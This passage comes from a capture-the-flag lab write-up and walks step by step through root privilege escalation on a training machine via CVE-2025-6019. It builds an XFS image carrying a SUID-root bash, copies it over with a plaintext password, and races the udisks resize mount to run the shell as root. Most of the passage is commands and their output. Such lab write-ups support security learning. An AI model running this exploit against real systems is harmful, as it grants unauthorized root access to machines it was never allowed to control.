gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot
('yes',)
Perfect! We now have a allow_active session, let's proceed.
Gain access to root (CVE-2025-6019)
This is were the udiskd mail we read previously comes into play. The base idea is to play around with mounting drives that contain a SUID-bit set shell, though security measures are set to prevent such an easy attack (nosuid and nodev flags). Though there is a way to bypass these restrictions due to a insecure feature in the libblockdev library, that allows us to resize partitions, bypassing the flags. To do this the library temporarily mounts our malicious XFS to /tmp, which gives us a window of time to run our SUID shell.
We first create our XFS image locally, I believe they chose XFS since it's very standard and supported natively.
dd if=/dev/zero of=./xfs.image bs=1M count=300
# 300+0 records in
# 300+0 records out
# 314572800 bytes (315 MB, 300 MiB) copied, 0.242016 s, 1.3 GB/s
mkfs.xfs xfs.image
# meta-data=xfs.image              isize=512    agcount=4, agsize=19200 blks
#          =                       sectsz=512   attr=2, projid32bit=1
#          =                       crc=1        finobt=1, sparse=1, rmapbt=1
#          =                       reflink=1    bigtime=1 inobtcount=0 nrext64=0
# data     =                       bsize=4096   blocks=76800, imaxpct=25
#          =                       sunit=0      swidth=0 blks
# naming   =version 2              bsize=4096   ascii-ci=0, ftype=1
# log      =internal log           bsize=4096   blocks=16384, version=2
#          =                       sectsz=512   sunit=0 blks, lazy-count=1
# realtime =none                   extsz=4096   blocks=0, rtextents=0
mkdir xfs.mount
sudo mount -t xfs ./xfs.image ./xfs.mount
sudo cp /bin/bash ./xfs.mount
sudo chmod 04555 ./xfs.mount/bash
sudo umount ./xfs.mount
sshpass -p '!QAZ2wsx' scp -oStrictHostKeyChecking=no ./Downloads/xfs.image phileasfogg3@pterodactyl.htb:/home/phileasfogg3/
Now we need to make sure gvfs-udisks2-volume-monitor is not running already:
killall -KILL gvfs-udisks2-volume-monitor
# gvfs-udisks2-volume-monitor: no process found
And we mount our image using udisksctl:
udisksctl loop-setup --file ./xfs.image --no-user-interaction
# Mapped file ./xfs.image as /dev/loop0.
In it's current state, the nosuid flag is stripping our SUID bit, now let's abuse the resize trick, we use a simple bash loop to look for the bash shell, use it, sleep for a bit to prevent it from being unmounted and then exit once polkit has moved on and left our temporary mount in place:
while true; do /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break; done 2>/dev/null &
# [1] 12589
gdbus call --system --dest org.freedesktop.UDisks2 --object-path /org/freedesktop/UDisks2/block_devices/loop0 --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'
# Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resizing filesystem on /dev/loop0: Failed to mount '/dev/loop0' before resizing it: wrong fs type, bad option, bad superblock on /dev/loop0, missing codepage or helper program, or other error
Looking online I found that the issue is a mismatch in distros, I used arch to create the image, let's create it entirely via a SUSE Leap 15 container:
docker run --rm -it --privileged -v $(pwd):/data registry.opensuse.org/opensuse/leap:15.6 /bin/bash
zypper install xfsprogs

uname -a
# Linux 4390cd4262de 6.18.4-arch1-1 #1 SMP PREEMPT_DYNAMIC Fri, 09 Jan 2026 19:43:48 +0000 x86_64 x86_64 x86_64 GNU/Linux
Ok now the only different is the kernel, I run 6.18, the machine runs 6.4, same major should be fine:
while true; do /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break; done 2>/dev/null &
# [1] 23796
gdbus call --system --dest org.freedesktop.UDisks2 --object-path /org/freedesktop/UDisks2/block_devices/loop3 --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'
# Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resizing filesystem on /dev/loop3: Failed to unmount '/dev/loop3' after resizing it: target is busy
# -r-sr-xr-x 1 root root 1012656 Feb 10 00:42 /tmp/blockdev.92L5J3/bash
^C
# [1]-  Done                    while true; do
#     /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break;
# done 2> /dev/null
# mount
# /dev/loop3 on /tmp/blockdev.92L5J3 type xfs (rw,relatime,attr2,inode64,logbufs=8,logbsize=32k,noquota)
/tmp/blockdev.92L5J3/bash -p
bash-4.4# cd /root
bash-4.4# ls
# bin  inst-sys  root.txt
And we got the root flag.